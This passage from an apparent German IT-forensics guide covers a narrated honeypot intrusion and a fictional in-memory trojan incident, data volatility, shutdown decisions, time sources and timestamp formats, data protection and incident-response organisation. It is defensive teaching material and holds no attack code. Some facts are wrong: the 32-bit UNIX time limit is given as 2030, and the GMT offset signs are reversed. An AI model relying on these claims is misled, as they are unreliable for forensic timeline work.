Konkrete Vorfälle sind des Weiteren u. a. in [Ges08] zu finden. Dort wird beispielsweise die Gewinnung eines entfernten Zugriffs auf einen Computer mit Administrator-Rechten auf einem Linux System beschrieben. Dieser Vorfall ereignete sich tatsächlich auf einem Computer, der sich in einem Netzwerk befand, um potentielle Angreifer anzulocken und deren Vorgehen zu analysieren (ein so genannter Honeypot). Dort wurde zunächst ein Portscan durchgeführt, um potentiell auszunutzende Dienste zu identifizieren. Ein solcher wurde in Form eines Remote Procedure Calls (RPC) gefunden. Danach wurde versucht, das

System konkret anhand einer aufgebauten Telnet Verbindung zu identifizieren. Aufgrund der gewonnenen detaillierten Systeminformationen wurde vom Angreifer festgestellt, dass ein Teil des RPC Dienstes auf dem System, der Portmapper, eine schwere Sicherheitslücke aufwies. Er fand eine geeignete Schadsoftware, welche diese Sicherheitslücke ausnutzen konnte (ein so genanntes Exploit). In diesem Fall wurden damit ein neuer Zugang durch Änderung des inetd-Dienstes möglich. Der Angreifer bekam auf diese Weise eine Kommandozeilenumgebung (Shell) mit Root-Rechten (dem Administratorkonto) ausführbar. Somit konnte der Angreifer sich einen erneuten und dauerhaften Zugang (auch nach Beseitigung der Sicherheitslücke) sichern, indem er ein zusätzliches Administratorkonto in die Datei mit den zulässigen Nutzern einfügte und im Anschluss die Logdateien bereinigte, indem er alle Einträge entfernte, welche auf den gesamten Vorgang verweisen konnte.
Unter Verwendung der CERT-Taxonomie lässt sich dieser Vorgang wie folgt beschreiben:
Das Ereignis bestand aus der Aktion des Modifizierens sowohl der Kontenverwaltungsdatei als auch der Logdateien. Ziel war ein Benutzerkonto (Account). Die ausgenutzte Schwachstelle war ein Implementierungsfehler des RPC-Portmapperdienstes. Das Resultat war ein unerlaubter Zugriff auf den Computer. Als Werkzeug wurde ein Programm mit Schadensfunktion verwendet. Über die Absicht und den Angreifer lassen sich im vorgestellten Beispiel keine Angaben machen.

Ausgewählte Fragestellungen beim Ablauf eines Vorfalls

In diesem Unterkapitel sollen nun anhand eines beispielhaft beschriebenen Vorfalls grundlegende Fragestellungen diskutiert werden, welche sich für das Vorgehen beim Eintreffen eines Untersuchenden beim Beginn einer forensischen Untersuchung eines laufenden Vorfalls ergeben. Dabei ist der Weg vom Erkennen eines Vorfalls bis zum Vorlegen von Beweisen in [Ges08] anhand des folgenden Ablaufs beschrieben:

- Ungewöhnliche Aktivitäten werden durch den Anwender bzw. den Administrator wahrgenommen;
- Neugierde führt oft zur weiteren Beobachtung;
- Erste schnelle Sammlung von Spuren;
- Der Anfangsverdacht wird bestätigt;
- Die Straftat bzw. der Schaden wird entdeckt und evtl. bestätigt;
- Meldung an externe bzw. interne Ermittlungsspezialisten;
- Beweisspuren werden gesichert;
- Beweisspuren werden analysiert;
- Analyseergebnisse werden interpretiert und verifiziert;
- Analyseergebnisse werden in einen nachvollziehbaren Bericht zusammengefasst und präsentiert.

Den Stecker ziehen?

Eine der grundlegenden Entscheidungen, die beim Erscheinen am Ort des Vorfalls zu treffen ist, betrifft die Trennung eines laufenden Computersystems vom Netzwerk und/oder von der Spannungsversorgung. Dies ist immer eine Abwägungsfrage, welche u. a.in der Flüchtigkeit von Daten begründet ist. Die Problemstellung wird u. a. auch in [Bun06] und in [Ken06] diskutiert.

Arten der Flüchtigkeit von Daten in IT-Systemen

In einem Computer gespeicherte Daten lassen sich in *flüchtige* und *nichtflüchtige* Daten einteilen. Die *nichtflüchtigen* Daten bleiben auch nach dem Ausschalten des Computers erhalten, sie befinden sich in Regel auf Massenspeichern wie z.B. der Festplatte oder einem USB-Stick. Die *flüchtigen* Daten hingegen gehen mit dem Ausschalten des Computers unwiederbringlich verloren. Sie befinden sich vornehmlich im Arbeitsspeicher des Computers, aber auch u. a. in Registern des Prozessors bzw. von Peripheriegeräten. In [Ges08] wird eine geringfügig andere Sichtweise auf die in einem Computer gespeicherten und verarbeiteten Daten geliefert. Dort wird eine Einteilung in *flüchtige*, *fragile* und *temporär zugreifbare Daten* vorgenommen. Die Beschreibung der flüchtigen Daten entspricht der hier getroffenen Festlegung. Die fragilen Daten entsprechen den nichtflüchtigen Daten dieses Leitfadens. Die temporär zugänglichen Daten beschreiben Daten, welche sich auf der Festplatte befinden, aber nur zu bestimmten Zeitpunkten zugänglich sind, z. B. während der Laufzeit einer Anwendung (siehe [Ges08]). Als Beispiel

dazu sei ein verschlüsseltes Laufwerk (ein so genannter Krypto-Container[12]) genannt, dessen Daten nur gewonnenen werden können, wenn dieses Laufwerk entschlüsselt im System eingebunden ist, oder der Schlüssel bekannt ist. Obwohl die Daten nichtflüchtig sind, ist der Zugriff auf diese als flüchtig zu beschreiben.

Reihenfolge der Flüchtigkeit von Daten

Bei der Sammlung von Daten im Rahmen einer forensischen Untersuchung sollte die Reihenfolge der *Flüchtigkeit* von Daten beachtet werden (siehe dazu auch das RFC 3227[13]). In einem typischen Computersystem kann demzufolge die folgende Ordnung aufgestellt werden (beginnend mit der höchsten Flüchtigkeit):

- CPU Register, CPU Cache;
- Routing-Tabellen, ARP[14] Caches, Prozesstabellen, Kernel Statistiken, Arbeitsspeicherinhalt;
- geöffnete, echtzeitverschlüsselte Dateisysteme
- temporäre Dateisysteme;
- Massenspeicherinhalte;
- entfernt geführte Logging- und Monitordaten, welche relevant zum betrachteten System sind;
- physische Konfiguration, Netzwerktopologie;
- Archivmedien.

Im Kapitel wird detailliert auf Sichtweise auf die in einem Computer gespeicherten Datenarten eingegangen.

Flüchtige Daten im Netzwerk

Flüchtige Daten im Netzwerk sind unter anderem die Daten, welche über das Netzwerk versandt bzw. empfangen werden, die aktuelle Konfiguration des Netzwerks usw. und würden im Beispiel Informationen über den Vorfall liefern. Andererseits könnte die Trennung vom Netz und von der Spannungsversorgung in einem ähnlich gelagerten Vorfall größeren Schaden verhindern, weil dadurch die Menge der übertragenen Netzwerkpakete hätte limitiert werden können.

Anhand eines Beispiels werden ausgewählte Fragestellungen deutlich, welche gerade das erste Eintreffen am Untersuchungsort betreffen.

Ein Vorfall wird gemeldet

Folgender Vorfall tritt exemplarisch ein:

In einem Unternehmen stehen in einem Büro von zwei Mitarbeitern jeweils zwei Arbeitsplatzcomputer. Einer der beiden Computer ist heruntergefahren worden. An dem Switch, der diese beiden Computer mit dem Intranet und über einen Router auch mit dem Internet verbindet und auch vom anwesenden Mitarbeiter eingesehen werden kann, fällt plötzlich eine erhöhte Netzwerkaktivität durch die Port-Anzeigen des Switches auf. Der Mitarbeiter hat in seinem Webbrowser jedoch aktuell keine Internetseiten mehr geöffnet und auch keinen Zugriff auf interne Netzlaufwerke. Er alarmiert den Administrator, der gleichzeitig auch der IT-Sicherheitsverantwortliche ist. Dieser trennt das Netzwerkkabel und schließt den Browser und die Portanzeigen erlöschen augenblicklich. Der Sicherheitsverantwortliche überprüft die Programmdateien des Browsers, welche als

12 siehe beispielsweise http://www.truecrypt.org/
13 http://www.ietf.org/rfc/rfc3227.txt?number=3227
14 Address Resolution Protocol, ermöglicht die Umsetzung einer physikalischen Adresse (MAC) auf eine IP-Adresse

unverändert zur Originalinstallation vorliegen. Das Verhalten wird als eine Eigenheit des Browsers gewertet. Da keine Änderungen am Dateisystem feststellbar sind, wird das Ereignis nicht weiter verfolgt.

Was wirklich geschah

Tatsächlich ist jedoch in den Arbeitsspeicher des Computers des anwesenden Mitarbeiters ein Schadcode in Form eines speziellen, universellen Trojanischen Pferdes (auch bekannt als Computerzecke, siehe [HLD07]), unauffällig eingedrungen (das *Werkzeug* nach CERT). Diese Computerzecke wurde durch einen Exploit in einer Bildbibliothek (die *Schwachstelle* nach CERT) durch das Aufrufen einer manipulierten Webseite im Kontext des Webbrowser-Prozesses aktiv. Sie bietet dem Angreifer eine Anzahl von Kommandos zur Dateimanipulation (nach CERT das *Resultat*), wie z.B. Lesen, Erzeugen, Löschen, Verändern im Verzeichnisbereich des aktiven Nutzers (dies entspricht der *Aktion* nach CERT). Die Kommunikation zwischen Angreifer und Mitarbeiter erfolgt, indem der Schadcode im Hintergrund Inhalte von einem Webserver des Angreifers anfordert. Da dieses Verhalten für die Webbrowseranwendung typisch und zulässig ist, melden auch installierte Desktop-Security-Anwendungen diesen Vorfall nicht. Die Computerzecke und der Angreifer nutzen die Kommunikation dynamisch, um Befehle und Ergebnisse in die nach außen wie reguläres Surfverhalten erscheinende Kommunikation (möglicherweise sogar steganographisch) einzubetten. Das Angriffsziel waren lokal auf dem Computer des Mitarbeiters gespeicherte Dateien (das *Ziel* nach CERT) ausgelesen und zum Angreifer übertragen.
Da der Schadcode in diesem Fall nicht mit dem eigentlichen Programmteilen des Webbrowsers interagiert, tauchen die mit dem Angreifer ausgetauschten Inhalte weder als graphische Ausgabe noch in internen Logs (wie z.B. dem Verlauf) der Browseranwendung auf. Durch das Beenden des Prozesses wird auch die Computerzecke im Arbeitsspeicher beendet und der Arbeitsspeicherbereich mit den Spuren des Programmcodes mit Schadensfunktion wieder freigegeben.

Dieses Beispiel zeigt, dass durch eine falsche Reihenfolge und Auswahl an Maßnahmen im Rahmen der Vorfallsbearbeitung und ohne gezielten Einsatz von Methoden der IT-Forensik hier kaum oder keine spätere Aufklärung des Vorfalls möglich ist.
Wie deutlich ersichtlich wird, ist kann die Entscheidung bzgl. der Trennung von Netzzugang und Spannungsversorgung nur eine fallbezogene Einzelfallentscheidung sein, welche auch die Abwägung des potentiellen Gewinns durch mehr Informationen über den Verlauf des Vorfalls gegen die potentiell negativen Auswirkungen eines nicht sofortigen Beenden des Vorfalls beinhalten muss. Für diese Abwägung ist es auch wichtig, die Sicherheitseinstufung des betroffenen Systems zu kennen. Wäre im vorliegenden Beispiel die höchste Vertraulichkeitsstufe des Computers und der Daten gegeben (und damit der Sicherheitsaspekt der Vertraulichkeit, siehe Kapitel , das wichtigste Ziel), wäre das Verhalten zum sofortigen Beenden des Browsers durchaus sinnvoll.

Sofortiges Abschalten oder Weiterbetrieb der IT-Anlage

Wenn die Information, wer Auslöser des Vorfalls ist, wertvoller als das sofortige Beenden des Vorfalls sein sollte, kann es sich als sinnvoll erweisen, den Angreifer

im System zu belassen und sein Verhalten zu beobachten. Dies wird insbesondere absichtlich in so genannten Honeypots eingesetzt, in welchem einem potentiellen Angreifer scheinbar wertvolle Daten angeboten werden. Dieses Vorgehen kann aber auch auf einem von einem Vorfall betroffenen System das angemessene Verhalten sein, diese Entscheidung ist jedoch auf jeden Fall nachvollziehbar und plausibel zu begründen.

Abschalten, aber wie?

Ist die Entscheidung für eine Trennung von der Spannungsversorgung gefallen, gibt es mehrere Möglichkeiten (siehe dazu auch [Bun06]),
a) das geordnete Herunterfahren des Systems oder
b) das Herausziehen des Kabels aus dem Computernetzteil (und Entfernung der Batterie bei Laptopsystemen).
Das geordnete Herunterfahren birgt die Gefahr, dass Schadcode zur Ausführung gelangt, welcher evtl. von einem Angreifer für diesen Fall hinterlegt wurde. Außerdem verändert das geordnete Herunterfahren Zeiten und Inhalte von Dateien. Trotzdem kann ein geordnetes Herunterfahren gezielt im Vergleich zum Herausziehen von Kabeln bzw. das Trennen von der Spannungsversorgung die richtige Entscheidung sein, wenn das System beispielsweise Serverkomponenten hat, welche mit einer oder mehreren aktiven Datenbankanwendungen arbeiten. Hier könnte ein Herausziehen des Netzsteckers bzw. eine Trennung von der Spannungsversorgung Inkonsistenzen und großflächigen Datenverlust zur Folge haben.

Das Sammeln flüchtiger Daten bedingt Veränderungen!

Des Weiteren bedingt die Sammlung flüchtiger Daten eine Veränderung des Systemzustandes und verändert häufig Daten auf den nichtflüchtigen Datenträgern (beispielsweise die Änderung der Zeit des letzten Zugriffs auf eine Datei im Dateisystem).

Es müssen also für jeden Einzelfall folgende Fragen beantwortet werden:

- Soll das System sofort vom Netz und/oder von der Spannungsversorgung unter Verlust der flüchtigen Daten getrennt werden?
- Falls nein, sollen flüchtige Daten unter Inkaufnahme potentieller Veränderung von nichtflüchtigen Daten gesichert werden?
- Soll ein geordnetes Herunterfahren als Methode gewählt werden oder der Spannungsversorgungsstecker gezogen werden?

Die nachfolgende Abbildung 6 verdeutlicht die erläuterten Fragestellungen.




Abb. 6: Wichtige Fragestellungen beim Eintreffen am betroffenen Computersystem

In jedem Fall muss jede Entscheidung ausführlich und unter Angabe der Entscheidungsgrundlage dokumentiert werden. In den nachfolgenden Kapiteln wird auf die enorm wichtige, eine komplette forensische Untersuchung umschließende, Dokumentation detailliert eingegangen.

Die Bedeutung der Zeit

Zeitquellen

Die Grundlage für die Zeit in IT-Systemen ist häufig eine Echtzeituhr (engl. Real Time Clock – RTC). Diese ist üblicherweise mit einer Batterie ausgestattet, welche auch im ausgeschalteten Zustand die Zeit weiterzählt (siehe dazu auch [Bun06]). Aus dieser wird durch das Betriebssystem eine Systemzeit unter Hinzunahme weiterer Korrekturfaktoren, wie z. B. Zeitzoneninformation, erzeugt. Diese Systemzeit ist nun die Grundlage für die in Kapitel und in Kapitel detailliert beschriebenen Zeiten, welche durch das Betriebssystem erfasst und vom Dateisystem eines Computers für Verzeichnisse und Dateien mitgeführt werden. Jedoch ist die RTC nicht die einzige Zeitquelle. Viele Betriebssysteme in einem Netzwerk bieten zusätzlich die Möglichkeit, über das Netzwerk die Zeit zu synchronisieren. Dies geschieht üblicherweise über das auf Basis des Network-Time-Protokolls (NTP)[15].

Zeitlinien

Einen sehr wichtigen Einfluss auf Untersuchungen im Rahmen der IT-Forensik hat die von Computersystemen bzw. im Netzwerk mitgeführte Zeit. Ein der wichtigsten Tätigkeiten des Forensikers, insbesondere im Abschnitt der Datenanalyse (siehe Kapitel), ist die Korrelation von Ereignissen anhand des Zeitpunkts, zu dem sie stattfanden. Dabei wird eine Zeitlinie (engl. timeline) erzeugt. Eine wichtige Ausgangsvorraussetzung für die Korrelation, insbesondere wenn Daten aus unterschiedlichen IT-Systemen innerhalb eines Netzwerks in einen zeitlichen Zusammenhang gebracht werden müssen, ist daher eine vertrauenswürdige Zeitbasis.

RTC und Systemzeit erfassen und validieren!

Eine bedeutsame Forderung ist es, sämtliche Zeitquellen in einem IT-System zu von allen Einzelkomponenten zu erfassen. Die RTC eines IBM-kompatiblen PCs lässt sich häufig direkt im BIOS[16] auslesen. Auf windows-basierten Systemen kann die Uhrzeit mittels des Kommandos *time* und das Datum mit *date* in der Kommandozeilenumgebung abgefragt werden. Auf linux-basierten Systemen liefert der Befehl *date* sowohl das Datum als auch die Uhrzeit.

Achtung!

Da die Veränderung der Systemzeit selbst, z. B. zum Verwischen von Spuren, ein nachzuweisender Vorfall sein (siehe dazu auch Kapitel) kann, müssen sowohl die hardwarebasierte Zeit aus der RTC als auch die Systemzeit erfasst werden und mit einer aus einer unabhängigen Zeitquelle verglichen werden.

Einige Betriebssysteme (u. a. Linux) erlauben es, die Systemzeit völlig unterschiedlich zur RTC Zeit zu setzen. Schon allein deshalb ist eine Erfassung beider Zeiten (RTC und Systemzeit) erforderlich. Bei Microsoft Windows-basierten Systemen hingegen bewirkt eine Änderung der Systemzeit auch eine Änderung der RTC-Zeit. Beide Betriebssystem-Familien verlangen jedoch nach Administrator-Rechten zur Änderung der Zeit.

Zeitstempel

Der Aufbau und die Interpretation der Systemzeit sind stark vom eingesetzten Betriebssystem abhängig. Beispielhaft sollen nachfolgend ausgewählte typische Datumsformate kurz vorgestellt werden (siehe dazu auch [Fle08]).

15 http://www.ntp.org
16 Basic Input Output System, eine hardwarenahe Verwaltungsoberfläche - Achtung, der Zugriff auf das BIOS kann u. U. durch Passwörter geschützt worden sein, dieses muss dann bekannt sein.

MS-DOS Zeitstempel

Bei Verwendung des FAT-Dateisystems (siehe Kapitel) wird immer die lokale Zeit in einem 32bit Wert gespeichert. Da nur fünf Bit für die Speicherung der Sekunden vorgesehen sind, und damit nur max. 32 Sekunden dargestellt werden könnten, entschied man sich, nur die geraden Sekunden zu zählen, so dass der verfügbare Darstellungsraum auf die Sekunden auf diese Weise auf die 60 notwendigen Sekunden ausgebaut wurde. Es wird also niemals FAT-Zeitstempel mit ungerader Sekundenanzahl geben. Die nächsten sechs Bit geben die Minuten an. Darauf folgend, ist in fünf Bits die Stunde angegeben. Das Datum wird dahingehend gespeichert, dass der Tag in fünf Bits, der Monat in vier Bits und das Jahr in sieben Bits gezählt werden. Dabei wird der Null das Jahr 1980 zugeordnet, so dass das maximal darstellbare Jahr in MS-DOS Zeit das Jahr 2107 ist.

Windows 64bit Zeitstempel

Bei der Verwendung des Windows Betriebssystems wird im Dateisystem ein acht Byte (64bit) Zeitstempel mitgeführt (siehe dazu auch [Bun06]). Dabei werden die 100 Nanosekunden-Intervalle seit dem 1. Januar 1601 um 0:00Uhr gezählt. Hier wird also, entgegen des MS-DOS Zeitstempels, keine Teilung in Tage, Stunden usw. vorgenommen. Aus der Zählergröße und der Intervallgröße ergibt sich das maximal erfassbare Datum bis zum Ende des Jahres 59601.

UNIX 32bit Zeitstempel

Ähnlich dem Windows Zeitstempel werden auch beim UNIX Zeitstempel nur Zeiteinheiten ab einem Startzeitpunkt gezählt. Dabei werden jedoch bei UNIX Zeitstempeln die abgelaufenen Sekunden in einem 32bit Wert beginnend ab dem 1. Januar 1970 erfasst. Damit ergibt sich die größte darzustellende Zeit als der 2. September 2030, 19:42 Uhr.

Des Weiteren gibt es noch viele andere potentielle Zeitstempel in einem System. Stellvertretend für weitere Datumsangaben seien hier:

- OLE 2.0 Datum und Uhrzeit (8 Byte, beginnend ab 30.10.1899),
- ANSI SQL Datum und Uhrzeit (8 Byte, beginnend ab 17.11.1858),
- Macintosh HFS+ Datum und Uhrzeit (4 Byte, beginnend ab 1.1.1904),
- Java Datum und Uhrzeit (8 Bytes, beginnend ab 1.1.1970)

genannt.

Die Kenntnis des Zeitstempels allein reicht jedoch zur Zeit-/Datumsfeststellung einer Datei nicht aus, es müssen als Korrekturfaktoren noch die nachfolgend aufgeführten Zeitzonen eingerechnet werden.

Zeitzonen

Prinzipiell sollte bei jeder untersuchten IT-Komponente die RTC/BIOS Zeit erfasst werden. Die im System gültige Zeit hingegen ergibt sich aus dieser Zeit und einer Berechnung anhand der im System eingestellten Zeitzone. Auf windows-basierten Systemen ist die Zeitzone in zentralen der Registrierungs-datenbank (engl. Registry, siehe dazu auch Kapitel und Kapitel) als Schlüssel[17]

17 HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Control/TimeZoneInformation (siehe

gespeichert. Auf linux-basierten Systemen ist die Zeitzone in der Datei *timezone* im Verzeichnis /etc gespeichert.

Dabei wird als Normzeitzone die Greenwich Mean Time (GMT) Zone benutzt, zu welcher in westlicher Richtung die Stunden addiert (GMT+X) und von welcher in östlicher Richtung die Stunden (GMT-X) abgezogen werden müssen.

Des Weiteren gilt es, eventuelle Sonderzeiten, wie z. B. die Sommerzeit (engl. Daylight Savings Time) zu berücksichtigen, um eine Aussage über die tatsächliche Zeit in einem System und den von ihm erstellten Objekten treffen zu können.

Eine Sonderstellung nimmt die durch das NTP-Protokoll[18] verbreitete Netzwerkzeit ein. Hier wird nur die koordinierte Weltzeit (engl. UTC) ohne jegliche Zeitzoneninformationen übertragen. Die Korrektur der Zeiten an die jeweilige Zeitzone muss also hier durch den Untersuchenden erfolgen. Wie aus den Angaben ersichtlich ist, differiert der Aufbau der Systemzeit sowohl bezüglich des dafür reservierten Speicherplatzes als auch der Interpretation der Daten erheblich. Deshalb muss sowohl das Betriebssystem, das verwendete Dateisystem und evtl. die erzeugende Anwendung des untersuchten Computersystems beachtet werden (siehe dazu auch Kapitel).

Sicherstellung einer zuverlässigen Zeitbasis

Strategische Vorbereitung beachten!

Da die Zeit eine bedeutende Rolle für die IT-Forensik spielt, sollen nun mögliche Strategien zur Sicherstellung einer korrekten Systemzeit vorgestellt werden. Diese sind ein wichtiger Teil der strategischen Vorbereitung und obliegen dem Anlagebetreiber. Hierbei kann eine Skalierung in einen niedrigen, mittleren und hohen Aufwand zur Sicherstellung einer korrekten Systemzeit unterschieden werden.

In der *niedrigsten* Ausbaustufe sollte zumindest eine Synchronisation des Computernetzwerkes mit einem zuverlässigen, netzwerkbasierten Zeitserver[19] unter Verwendung des Network Time Protokolls (NTP) erfolgen. Allerdings kann das Signal durch Vorfälle und bewusste Angriffe verfälscht werden.

In einer *mittleren* Ausbaustufe kann der Systembetreiber ein zusätzliches Empfangsgerät in Form eines DCF-77[20] Empfängers in sein Computernetzwerk integrieren. Derartige Geräte empfangen das offizielle Zeitsignal der in Deutschland gültigen gesetzlichen Zeit, welches über Langwelle deutschlandweit empfangbar ist (siehe dazu auch [Pie04]). Ein DCF-77 Empfänger setzt die Zeitsignale typischerweise in NTP-konforme Pakete um, welche dann als Zeitbasis für alle Computer im Netzwerk eingesetzt werden können. Jedoch sind das genutzte Funksignal und die damit übertragenen Daten nicht gegen eine absichtliche Manipulation geschützt.

In einer *hohen* Ausbaustufe wird deshalb eine Kombination aus DCF-77 und

dazu auch [Bun06])

18 http://tools.ietf.org/html/rfc778

19 empfohlen wird hier ntp1.ptb.de, dieser führt die "gesetzliche Zeit" in Deutschland und hat eine vorgeschriebene Verfügbarkeit von >99,9%

20 http://www.ptb.de/de/org/4/44/pdf/dcf77.pdf

GPS-Empfänger empfohlen. Derartige kombinierte Geräte[21] bestehen sowohl aus einem DCF-77 als auch aus einem GPS Empfänger und besitzen zusätzlich einen hochpräzisen internen Zeitgeber. Ein derartiges Gerät kann Differenzen aus beiden externen Quellen erkennen und den Anlagenbetreiber warnen. Es werden Logdaten in Normalbetrieb und im Fehlerfall geführt, welche vom Gerät über das Netzwerk gesichert und ausgewertet werden können.

21 siehe dazu u. a. http://www.meinberg.de/german/products/lanshs.htm

Aspekte des Datenschutzes

Wahrung des Datenschutzes zwingend erforderlich!

Der Anlagenbetreiber muss auch im Rahmen einer Untersuchung mit den Mitteln der IT-Forensik den gesetzlich verankerten Datenschutz wahren (siehe dazu auch §3a des Bundesdatenschutzgesetzes). Unter anderem umfasst dies die:

- Datenvermeidung;
- Datensparsamkeit;
- Systemdatenschutz als Gesamtziel;
- Anonymisierung;
- Pseudonymisierung;
- Zweckbindung;
- Transparenz.

Alle Personen, die mit der Erfassung bzw. Auswertung beschäftigt sind, sollten bspw. im Rahmen einer Betriebsvereinbarung auf das Datenschutzgesetz (BDSG)[22] verpflichtet werden. Auch bei einer behördlichen Ermittlung wird der Datenschutz nicht automatisch außer Kraft gesetzt. Den Behörden geben Gesetze die Ermächtigung, auch Informationen zu sammeln, zu denen sie datenschutzrechtlich keinen Zugang hätten. Diese Informationen dürfen jedoch zu keinem Zeitpunkt die bearbeitende Behörde verlassen. Sie müssen den gültigen Regeln entsprechend erhoben, gespeichert, genutzt und übermittelt bzw. transportiert werden. Es müssen demzufolge auf der Umsetzungsebene Regelungen für:

- die Erhebung
- die Speicherung
- die Verarbeitung und Nutzung
- die Übermittlung
- die Berichtigung, Löschung und Sperrung
- Benachrichtigungs- und Auskunftspflichten
- die Kontrolle
- sowie Haftungs- und Strafvorschriften

getroffen und durchgesetzt werden. Dies betrifft nicht nur den Einsatz technischer Mittel, sondern bedingt auch organisatorische Maßnahmen (siehe dazu auch [Moo06] und [Sch07]). Ein besondere Beachtung im Rahmen des Dateschutzes genießen E-Mails, da hier zusätzlich zum Datenschutz auch das Fernmeldegeheimnis greift. E-Mails dürfen daher durch den Anlagenbetreiber nicht oder nur unter sehr klar definierten Umständen (z. B. bei Mitarbeitern, welche nicht ansprechbar oder verstorben sind) abgerufen und eingesehen werden. Die gültige Rechtslage muss in jedem Fall beachtet werden. In [Obe08] werden detaillierte Informationen zu dieser Thematik gegeben. Eine umfassende Darstellung gültigen Rechts findet sich auch in [Hoe09]. Des Weiteren gibt es auf der Basis des IT-Grundschutzes [GSHB08] bereits Empfehlungen[23] zur Umsetzung des Datenschutzes u. a. für den Anlagenbetreiber.

22 https://www.datenschutzzentrum.de/material/recht/bdsg.htm
23 siehe dazu auch: https://www.ldi.nrw.de/mainmenu_Datenschutz/submenu_Technik/Inhalt/TechnikundOrganisation/Inhalt/070329_Datenschutz_und_Datensicherheit_beim_Betrieb_von_IT-Systemen/Datenschutz_und_Datensicherheit_beim_Betrieb_von_IT-Systemen.pdf

Organisatorische Maßnahmen

Die Durchführung forensischer Untersuchungen bedarf neben technischen Maßnahmen auch organisatorischer Festlegungen. Diese sollen nachfolgend im Überblick vorgestellt werden.

Incident Response Teams

Wie schon in Kapitel 1 dargelegt, lässt sich die IT-Forensik in das Notfallmanagement zuordnen. Die Bereitstellung der Fähigkeit, forensische Untersuchungen durchführen zu können, ist deshalb häufig mit der Organisation eines Incident-Response Teams verbunden. Abhängig von der Größe des Unternehmens bzw. der Behörde und des Schutzbedarfs der Daten wird ist die Einrichtung eines dedizierten Teams erforderlich.

Die zuvor erforderliche Schutzbedarfsanalyse ist u. a. im IT-Grundschutz [GSHB08] beschrieben, auf sie wird hier nicht näher eingegangen.

Konzepte für Incident Response

Folgende organisatorische Maßnahmen sollten, unabhängig von der Entscheidung für oder gegen ein dediziertes Incident-Response Team, getroffen werden:

- Erstellung eines Grobkonzepts für die Sicherheitsvorfallbehandlung (Festlegung von Eskalations- und Alarmierungsregelungen, Festhalten von Weisungskompetenzen bei Sicherheitsvorfällen);
- Erstellung eines Security-Monitoring- und Alarmierungskonzepts (Festlegung, unter welchen Umständen Daten protokolliert und ausgewertet werden können, Weiterleitung dieser gesammelten Daten zu sicheren, zentralisierten Log-Servern, alle kritischen Systeme sollten u. a. sämtliche Einlogversuche mitprotokollieren);
- Erstellung eines Datensicherungskonzepts (ein regelmäßiges Backup liefert einen längeren Spielraum für forensische Untersuchungen, wenn Ersatzhardware verfügbar ist, dies hat einen direkten Einfluss auf die Wiederanlauf- und Wiederherstellungszeiten);
- Erstellung eines Patch- und Updatemanagementkonzepts (hier ist für die IT-Forensik vor allem die Auflistung aller Updates und Patches auf jedem Element des IT-Systems bedeutsam, dies schließt auch Router, Gateways und andere Netzkoppelelemente ein);
- Erstellung und Pflege eines Systeminventars (für die IT-Forensik ist hier vor allem eine Sammlung von Prüfsummen von wichtigen Dateien und Programmen und auch die Auflistung von Programmen mit riskanten aber notwendigen Zugriffsrechten sinnvoll, die System- und Netzwerkkonfiguration sollte regelmäßig aktualisiert und protokolliert werden).

Datenschutz nicht vergessen!

Wichtig ist es dabei, den Datenschutz in jedem Fall zu wahren, deshalb ist es empfehlenswert, bereits bei der Erstellung dieser Konzepte (insbesondere beim Security-Monitoring- und Alarmierungskonzept) den jeweiligen Datenschutzbeauftragten bzw. Personalvertreter mit einzubeziehen.

Sollte der Vorfall auch der Strafverfolgung unterstellt werden, ergeben sich weitere organisatorische Fragen:

- Wer entscheidet, ob eine Strafanzeige gestellt wird?

- Wer betreut (mit oder ohne Strafverfolger) die Beweiserhebung?
- Wer stellt (ggf. gemeinsam mit den Kriminalbeamten) den Sachverhalt schriftlich dar?

Seitens des betreffenden Anlagenbetreibers bedarf es zum Einsatz der IT-Forensik eines klaren, schriftlichen Mandats (siehe dazu COBIT [ISACA08]). Dies gilt insbesondere für Behörden und Unternehmen. Dieses Mandat sollte die Verantwortlichkeiten, die Autorität und die Grenzen des Auftrages beschreiben. Von einem Privatanwender wird ein derartiges schriftliches Mandat hingegen nicht erwartet.

Sämtliche erstellten Konzepte sollten regelmäßig hinsichtlich ihrer Vollständigkeit und Umsetzbarkeit überprüft werden. Beispielsweise sollte durch die Durchführen einer Datenrücksicherung (engl. Restore) die Funktionsfähigkeit des Datensicherungskonzepts verifiziert werden.

Aufgrund der Vielzahl potentieller Vorfälle ist jedoch wohl kaum möglich, für jeden auftretenden Fall ein maßgeschneidertes detailliertes Konzept zu haben.

Checklisten für Routinetätigkeiten

Für Routinetätigkeiten sollten Schritt-für-Schritt Anleitungen (Checklisten) existieren. Das umfasst beispielsweise die Anfertigung von Laufwerksabbildern (Images), die Erfassung von Aufzeichnung von flüchtigen Informationen aus Systemen oder die Sicherstellung von physikalischen Beweismitteln (beispielsweise austauschbare Datenträger). Ausgewählte derartige Anleitungen werden im Anhang beschrieben, welche auch als Vorlage zur Erarbeitung weiterer Anleitungen dienen können. Das Ziel der aufgestellten Richtlinien sollte in jedem Fall die Bereitstellung konsistenter, effektiver und korrekter forensischer Maßnahmen sein.

Wahrung einer lückenlosen Beweiskette

